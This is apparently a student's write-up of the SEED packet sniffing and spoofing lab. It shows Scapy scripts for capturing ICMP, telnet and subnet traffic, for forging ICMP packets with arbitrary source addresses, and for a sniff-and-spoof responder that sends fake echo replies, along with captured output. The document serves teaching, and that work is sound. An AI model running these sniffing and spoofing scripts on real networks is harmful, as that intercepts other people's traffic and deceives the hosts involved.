

Packet Sniffing and Spoofing Lab

Question 1.1

A: Run the program with the root privilege and demonstrate that you can indeed capture packets. After that, run the program again, but without using the root privilege; describe and explain your observations.

With the root privileges:

```
[10/15/20]seed@VM:~/Desktop$ #this is the attacker
[10/15/20]seed@VM:~/Desktop$ cat sniffy.py
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface = 'enp0s3', filter = 'icmp', prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffy.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:3c:e6:f8
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 19325
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xd317
  src      = 10.0.2.5
  dst      = 8.8.8.8
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0x17e1
  id       = 0xc6e
  seq      = 0x1
###[ Raw ]###
```

```

    type      = echo-request
    code      = 0
    chksum    = 0x17e1
    id        = 0xc6e
    seq       = 0x1
###[ Raw ]###
    load      = '\x1e\x86\x88_8\xc7\t\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&\'()*+,-./01234567'
###[ Ethernet ]###
    dst       = 08:00:27:3c:e6:f8
    src       = 52:54:00:12:35:00
    type      = IPv4
###[ IP ]###
    version   = 4
    ihl       = 5
    tos       = 0x0
    len       = 84
    id        = 0
    flags     =
    frag      = 0
    ttl       = 114
    proto     = icmp
    chksum    = 0x2c95
    src       = 8.8.8.8
    dst       = 10.0.2.5
    \options  \
###[ ICMP ]###
    type      = echo-reply
    code      = 0
    chksum    = 0x1fe1
    id        = 0xc6e
    seq       = 0x1
###[ Raw ]###

```

```

[10/15/20]seed@VM:~$ #this is the client
[10/15/20]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=20.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=30.9 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=114 time=30.7 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=114 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=114 time=24.2 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=114 time=18.0 ms
^C
--- 8.8.8.8 ping statistics ---
7 packets transmitted, 6 received, 14% packet loss, time 6032ms
rtt min/avg/max/mdev = 18.096/24.865/30.965/4.771 ms
[10/15/20]seed@VM:~$ █

```

Without the root privileges:

```
[10/15/20]seed@VM:~/Desktop$ #trying to run without sudo (root priv)
[10/15/20]seed@VM:~/Desktop$ python3 sniffy.py
Traceback (most recent call last):
  File "sniffy.py", line 6, in <module>
    pkt = sniff(iface = 'enp0s3', filter = 'icmp', prn = print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer.run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)) = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[10/15/20]seed@VM:~/Desktop$
```

Difference:

The Sniffer program needs root privileges because it runs in the promiscuous mode. So without sudo, the program doesn't have permission to turn on the promiscuous mode so it fails with an 'operation not permitted' error.

B:

1. Capture only the ICMP packet

To capture the ICMP packet, the filter to be used is: filter = 'icmp'

The filter used in Question 1.1 A is the same one for ICMP packets.

The **code** and the **output**:

```
[10/15/20]seed@VM:~/Desktop$ #this is the attacker
[10/15/20]seed@VM:~/Desktop$ cat sniffy.py
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface = 'enp0s3', filter = 'icmp', prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffy.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:3c:e6:f8
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 19325
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xd317
  src      = 10.0.2.5
  dst      = 8.8.8.8
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0x17e1
  id       = 0xc6e
  seq      = 0x1
###[ Raw ]###
```

2. Capture any TCP packet that comes from a particular IP and with a destination port number 23.

For this question, I'm capturing tcp packets from IP = 10.0.2.5 and dst port = 23

The filter for this is: filter = 'tcp and src host 10.0.2.5 and dst port 23'

The **code** and **output**:

```
[10/15/20]seed@VM:~/Desktop$ #This is the attacker
[10/15/20]seed@VM:~/Desktop$ #trying TCP with src ip = 10.0.2.5 and dst port = 23
[10/15/20]seed@VM:~/Desktop$ cat sniffy.py
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

f = 'tcp and src host 10.0.2.5 and dst port 23'
pkt = sniff(iface = 'enp0s3', filter = f, prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffy.py
####[ Ethernet ]####
    dst      = 08:00:27:1f:a1:bb
    src      = 08:00:27:3c:e6:f8
    type     = IPv4
####[ IP ]####
    version  = 4
    ihl      = 5
    tos      = 0x10
    len      = 60
    id       = 60605
    flags    = DF
    frag     = 0
    ttl      = 64
    proto    = tcp
    chksum   = 0x35e6
    src      = 10.0.2.5
    dst      = 10.0.2.4
    \options \
####[ TCP ]####
    sport    = 44392
    dport    = telnet
    seq      = 3469320326
    ack      = 0
```

```
options = [('NOP', None), ('NOP', None), ('Timestamp', (815730, 848710))]
####[ Ethernet ]####
    dst      = 08:00:27:1f:a1:bb
    src      = 08:00:27:3c:e6:f8
    type     = IPv4
####[ IP ]####
    version  = 4
    ihl      = 5
    tos      = 0x10
    len      = 52
    id       = 60696
    flags    = DF
    frag     = 0
    ttl      = 64
    proto    = tcp
    chksum   = 0x3593
    src      = 10.0.2.5
    dst      = 10.0.2.4
    \options \
####[ TCP ]####
    sport    = 44392
    dport    = telnet
    seq      = 3469320471
    ack      = 1133820990
    dataofs  = 8
    reserved = 0
    flags    = A
    window   = 245
    chksum   = 0xdaa4
    urgptr   = 0
    options  = [('NOP', None), ('NOP', None), ('Timestamp', (815741, 848721))]
^C[10/15/20]seed@VM:~/Desktop$
```



```
[10/15/20]seed@VM:~$ #this is the client with ip 10.0.2.5
[10/15/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Oct  1 22:40:00 EDT 2020 from 10.0.2.5 on
pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic
i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/15/20]seed@VM:~$ ^C
[10/15/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.041 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.035 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.031 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.035 ms
```

```
[10/15/20]seed@VM:~$ ^C
[10/15/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.041 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.035 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.031 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.035 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.049 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.050 ms
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=0.045 ms
^C
--- 10.0.2.4 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 72
30ms
rtt min/avg/max/mdev = 0.029/0.039/0.050/0.009 ms
[10/15/20]seed@VM:~$ █
```

3. Capture packets coming from or going to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

For this question, I'm using the subnet 128.230.0.0/16. To demonstrate that it is capturing packets both to and from the subnet, I used http protocol. After running the program, I tried to navigate to the seedlabs.org web page. I also captured the packets using wireshark to compare. I noticed that the program captured http requests and response messages from the IP address: 128.230.247.70 which is a part of the subnet.

The packets captured by the program.

```
[10/15/20]seed@VM:~$ #This is the attacker
[10/15/20]seed@VM:~$ #Trying to sniff subnet
[10/15/20]seed@VM:~$ cd Desktop/
[10/15/20]seed@VM:~/Desktop$ cat sniffy.py
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

f = 'net 128.230.0.0/16'
pkt = sniff(iface = 'enp0s3', filter = f, prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffy.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:1f:a1:bb
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 60
  id       = 3023
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
  checksum = 0xaabc
  src      = 10.0.2.4
  dst      = 128.230.247.70
  \options \
###[ TCP ]###
  sport    = 54668
  dport    = http
  seq      = 1870207508
```

```

    dst      = 128.230.247.70
    \options \
###[ TCP ]###
    sport    = 54668
    dport    = http
    seq      = 1870207508
    ack      = 0
    dataofs   = 10
    reserved = 0
    flags     = S
    window    = 29200
    chksum    = 0xe059
    urgptr    = 0
    options   = [('MSS', 1460), ('SackOK', b''), ('Timestamp', (2101723, 0)), ('NOP', None), ('WScale', 7)]

###[ Ethernet ]###
    dst      = 08:00:27:1f:a1:bb
    src      = 52:54:00:12:35:00
    type     = IPv4
###[ IP ]###
    version  = 4
    ihl      = 5
    tos      = 0x0
    len      = 44
    id       = 181
    flags     =
    frag      = 0
    ttl      = 255
    proto    = tcp
    chksum    = 0x36e6
    src      = 128.230.247.70
    dst      = 10.0.2.4
    \options \
###[ TCP ]###

```

```

    \options \
###[ TCP ]###
    sport    = http
    dport    = 54668
    seq      = 14792
    ack      = 1870207509
    dataofs   = 6
    reserved = 0
    flags     = SA
    window    = 32768
    chksum    = 0xfab1
    urgptr    = 0
    options   = [('MSS', 1460)]
###[ Padding ]###
    load      = '\x00\x00'

###[ Ethernet ]###
    dst      = 52:54:00:12:35:00
    src      = 08:00:27:1f:a1:bb
    type     = IPv4
###[ IP ]###
    version  = 4
    ihl      = 5
    tos      = 0x0
    len      = 40
    id       = 3024
    flags     = DF
    frag      = 0
    ttl      = 64
    proto    = tcp
    chksum    = 0xaacf
    src      = 10.0.2.4
    dst      = 128.230.247.70
    \options \

```

This packet contains an http get message.

```

###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:1f:a1:bb
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 342
  id       = 3025
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
  checksum = 0xa9a0
  src      = 10.0.2.4
  dst      = 128.230.247.70
  \options \
###[ TCP ]###
  sport    = 54668
  dport    = http
  seq      = 1870207509
  ack      = 14793
  dataofs  = 5
  reserved = 0
  flags    = PA
  window   = 29200
  checksum = 0xd9a6
  urgptr   = 0
  options  = []
###[ Raw ]###
  load     = 'GET /favicon.ico HTTP/1.1\r\nHost: www.cis.syr.edu\r\nUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linu
x i686; rv:60.0) Gecko/20100101 Firefox/60.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\

```

This packet contains the response message.

```

###[ Ethernet ]###
  dst      = 08:00:27:1f:a1:bb
  src      = 52:54:00:12:35:00
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 501
  id       = 195
  flags    =
  frag     = 0
  ttl      = 255
  proto    = tcp
  checksum = 0x350f
  src      = 128.230.247.70
  dst      = 10.0.2.4
  \options \
###[ TCP ]###
  sport    = http
  dport    = 54668
  seq      = 14793
  ack      = 1870207811
  dataofs  = 5
  reserved = 0
  flags    = PA
  window   = 32466
  checksum = 0x92ac
  urgptr   = 0
  options  = []
###[ Raw ]###
  load     = 'HTTP/1.1 404 Not Found\r\nDate: Fri, 16 Oct 2020 01:59:26 GMT\r\nServer: Apache/2.4.6 (CentOS) 0
penSSL/1.0.2k-fips mod_fcgid/2.3.9\r\nContent-Length: 209\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\n
Type: text/html; charset=iso-8859-1\r\n\r\n<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n<html><head>\n<t

```

Here's the wireshark trace for comparison.

SEEDVM [Running]

*enp0s3

ip.addr == 128.230.0.0/16

No.	Time	Source	Destination	Protocol	Length	Info
22	2020-10-15 21:51:07.7355095...	10.0.2.4	128.230.247.70	TCP	74	54668 → 80 [SYN] Seq=1870207508 Win=29200 Len=0 M...
23	2020-10-15 21:51:07.7930271...	128.230.247.70	10.0.2.4	TCP	60	80 → 54668 [SYN, ACK] Seq=14792 Ack=1870207509 Wi...
24	2020-10-15 21:51:07.7930612...	10.0.2.4	128.230.247.70	TCP	54	54668 → 80 [ACK] Seq=1870207509 Ack=14793 Win=292...
45	2020-10-15 21:51:09.3922057...	10.0.2.4	128.230.247.70	HTTP	356	GET /favicon.ico HTTP/1.1
53	2020-10-15 21:51:09.4529874...	128.230.247.70	10.0.2.4	HTTP	515	HTTP/1.1 404 Not Found (text/html)
54	2020-10-15 21:51:09.4530184...	10.0.2.4	128.230.247.70	TCP	54	54668 → 80 [ACK] Seq=1870207811 Ack=15254 Win=300...
336	2020-10-15 21:51:14.4696980...	128.230.247.70	10.0.2.4	TCP	60	80 → 54668 [FIN, ACK] Seq=15254 Ack=1870207811 Wi...
337	2020-10-15 21:51:14.4713543...	10.0.2.4	128.230.247.70	TCP	54	54668 → 80 [FIN, ACK] Seq=1870207811 Ack=15255 Wi...
338	2020-10-15 21:51:14.4719328...	128.230.247.70	10.0.2.4	TCP	60	80 → 54668 [ACK] Seq=15255 Ack=1870207812 Win=324...

Frame 22: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

Ethernet II, Src: PcsCompu_1f:a1:bb (08:00:27:1f:a1:bb), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)

Internet Protocol Version 4, Src: 10.0.2.4, Dst: 128.230.247.70

Transmission Control Protocol, Src Port: 54668, Dst Port: 80, Seq: 1870207508, Len: 0

Source Port: 54668

Destination Port: 80

[Stream index: 1]

[TCP Segment Len: 0]

Sequence number: 1870207508

Acknowledgment number: 0

Header Length: 40 bytes

Flags: 0x002 (SYN)

Window size value: 29200

0000 52 54 00 12 35 00 08 00 27 1f a1 bb 08 00 45 00 RT..5... '.....E.

0010 00 3c 0b cf 40 00 40 06 aa bc 0a 00 02 04 80 e6 .<..@.@.....

0020 f7 46 d5 8c 00 50 6f 79 1a 14 00 00 00 00 a0 02 .F...Poy
 0030 72 10 84 5f 00 00 02 04 05 b4 04 02 08 0a 00 20 r.....
 0040 11 db 00 00 00 00 01 03 03 07

Acknowledgment number (tcp.ack), 4 bytes

Packets: 1941 - Displayed: 9 (0.5%) - Dropped: 0 (0.0%) - Profile: Default

Question 1.2

Please make any necessary change to the sample code, and then demonstrate that you can spoof an ICMP echo request packet with an arbitrary source IP address.

For this question, I used the attacker VM to send spoofed packets from source 10.0.2.4 to destination 10.0.2.5. The attack is successful and 10.0.2.5 sends a ping reply back to 10.0.2.4. The wireshark trace is:

The top screenshot shows a Wireshark capture with the following packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-10-15 19:20:10.1652768...	PcsCompu_be:82:d7	Broadcast	ARP	60	Who has 10.0.2.5? Tell 10.0.2.6
2	2020-10-15 19:20:10.1652933...	PcsCompu_3c:e6:f8	PcsCompu_be:82:d7	ARP	42	10.0.2.5 is at 08:00:27:3c:e6:f8
3	2020-10-15 19:20:10.1713445...	10.0.2.4	10.0.2.5	ICMP	60	Echo (ping) request id=0x0000, seq=0/0,
4	2020-10-15 19:20:10.1713770...	10.0.2.5	10.0.2.4	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0,
5	2020-10-15 19:20:15.2598438...	PcsCompu_3c:e6:f8	PcsCompu_1f:a1:bb	ARP	42	Who has 10.0.2.4? Tell 10.0.2.5
6	2020-10-15 19:20:15.2611993...	PcsCompu_1f:a1:bb	PcsCompu_3c:e6:f8	ARP	60	10.0.2.4 is at 08:00:27:1f:a1:bb

The bottom screenshot shows the details of packet 3:

```


Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: PcsCompu_be:82:d7 (08:00:27:be:82:d7), Dst: PcsCompu_3c:e6:f8 (08:00:27:3c:e6:f8)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
Internet Control Message Protocol
  
```

The packet bytes are shown in hexadecimal and ASCII:

```


0000  08 00 27 3c e6 f8 08 00 27 be 82 d7 08 00 45 00  ..<....E.
0010  00 1c 00 01 00 00 40 01 62 d8 0a 00 02 04 0a 00  ....@.b.....
0020  02 05 08 00 f7 ff 00 00 00 00 00 00 00 00 00 00  .....
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
  
```

The command line output of the programm (The spoofed packet) is:



```
[10/15/20]seed@VM:~/Desktop$ #This is the attacker
[10/15/20]seed@VM:~/Desktop$ sudo python3 spoof.py
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = icmp
chksum     = None
src        = 10.0.2.4
dst        = 10.0.2.5
\options   \
###[ ICMP ]###
type       = echo-request
code       = 0
chksum     = None
id         = 0x0
seq        = 0x0
[10/15/20]seed@VM:~/Desktop$
```

The code used:



```
[10/15/20]seed@VM:~/Desktop$ cat spoof.py
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = "10.0.2.4", dst = "10.0.2.5")
icmp = ICMP()
pkt = ip/icmp
pkt.show()
send(pkt, verbose = 0)[10/15/20]seed@VM:~/Desktop$
```

Question 1.3

Using Traceroute: use Scapy to estimate the distance, in terms of number of routers, between your VM and a selected destination.

I used python to perform the entire procedure automatically. I used to programs:

1. traceprint.py - This prints the IP addresses of the captured icmp timeout error messages until the destination is reached.

2. tracec - This constructs the ping messages with incrementing ttl values.

The output of the traceroute command on the virtual machine for comparison.

```
[10/15/20]seed@VM:~/Desktop$ #Normal traceroute command output
[10/15/20]seed@VM:~/Desktop$ sudo traceroute --icmp 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  10.0.2.1 (10.0.2.1)  0.571 ms  0.548 ms  0.544 ms
 2  10.0.0.1 (10.0.0.1)  11.213 ms  12.377 ms  13.122 ms
 3  96.120.16.105 (96.120.16.105)  27.899 ms  27.874 ms  27.885 ms
 4  ae-254-1240-rur02.alief.tx.houston.comcast.net (69.139.210.189)  30.297 ms
30.303 ms  30.299 ms
 5  ae-17-ar01.bearcreek.tx.houston.comcast.net (68.85.245.33)  32.548 ms  40.42
4 ms  41.270 ms
 6  be-33662-cr02.dallas.tx.ibone.comcast.net (68.86.92.61)  40.399 ms  24.215 m
s  24.122 ms
 7  be-12495-pe03.1950stemmons.tx.ibone.comcast.net (68.86.85.194)  22.544 ms  2
0.890 ms  21.013 ms
 8  66.208.232.42 (66.208.232.42)  19.899 ms  19.902 ms  25.195 ms
 9  108.170.240.129 (108.170.240.129)  26.093 ms  61.654 ms  61.536 ms
10  216.239.42.99 (216.239.42.99)  61.121 ms  19.944 ms  20.431 ms
11  dns.google (8.8.8.8)  19.856 ms  17.673 ms  17.632 ms
```

Tracec program output

```
[10/15/20]seed@VM:~/Desktop$ #Running tracec program
[10/15/20]seed@VM:~/Desktop$ sudo python3 tracec.py
[10/15/20]seed@VM:~/Desktop$ █
```

Traceprint program output

```
[10/15/20]seed@VM:~/Desktop$ #running traceprint program
[10/15/20]seed@VM:~/Desktop$ sudo python3 traceprint.py
10.0.2.1
10.0.0.1
96.120.16.105
69.139.210.189
68.85.245.33
68.86.92.61
68.86.85.194
66.208.232.42
108.170.240.129
216.239.42.99
[10/15/20]seed@VM:~/Desktop$ █
```


Code for Tracec.py

```
Terminal
[10/15/20]seed@VM:~/Desktop$ cat tracec.py
#!/usr/bin/python3
from scapy.all import *

for i in range(1, 100):
    a = IP(dst = "8.8.8.8", ttl = i)
    b = ICMP()
    pkt = a/b
    send(pkt, verbose = 0)
[10/15/20]seed@VM:~/Desktop$
```

Code for traceprint.py

```
Terminal
[10/15/20]seed@VM:~/Desktop$ cat traceprint.py
#!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
    #if the ip address is the destination quit
    if ICMP in pkt and pkt[ICMP].type == 0 and pkt[ICMP].code == 0:
        quit()

    #The packet should be icmp type should be 11 and code should be 0
    if ICMP in pkt and pkt[ICMP].type == 11 and pkt[ICMP].code == 0:
        ip = pkt[IP].src
        print(ip)

f = 'icmp'
pkt = sniff(filter = f, prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$
```

Question 1.4

Sniffing and-then Spoofing

Before running the attacker program, ping command from client to dummy address 1.2.3.4 was unsuccessful.

After running the attacker command, the ping was successful.

The output before and after running the attacker command.

```
Terminal Terminal File Edit View Search Terminal Help
Terminal
[10/15/20]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
42 packets transmitted, 0 received, 100% packet loss, time 41964ms

[10/15/20]seed@VM:~$ #After running the attacker program:
[10/15/20]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=99 time=26.3 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=99 time=6.00 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=99 time=5.60 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=99 time=10.5 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=99 time=8.21 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=99 time=7.92 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=99 time=6.50 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=99 time=11.0 ms
^C
--- 1.2.3.4 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7010ms
rtt min/avg/max/mdev = 5.608/10.278/26.379/6.364 ms
[10/15/20]seed@VM:~$
```

The attacker code:

```
Terminal
Terminal
[10/15/20]seed@VM:~$ cd Desktop/
[10/15/20]seed@VM:~/Desktop$ cat sniffandspooof.py
#!/usr/bin/python3

from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        ip = IP(src = pkt[IP].dst, dst = pkt[IP].src, ihl = pkt[IP].ihl)
        ip.ttl = 99
        icmp = ICMP(type = 0, id = pkt[ICMP].id, seq = pkt[ICMP].seq)

        if pkt.haslayer(Raw):
            data = pkt[Raw].load
            newpkt = ip/icmp/data
        else:
            newpkt = ip/icmp

        send(newpkt, verbose = 0)

sniff(filter = 'icmp', prn = spoof_pkt)[10/15/20]seed@VM:~/Desktop$
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffandspooof.py
^C[10/15/20]seed@VM:~/Desktop$ #This is the attacker
[10/15/20]seed@VM:~/Desktop$
```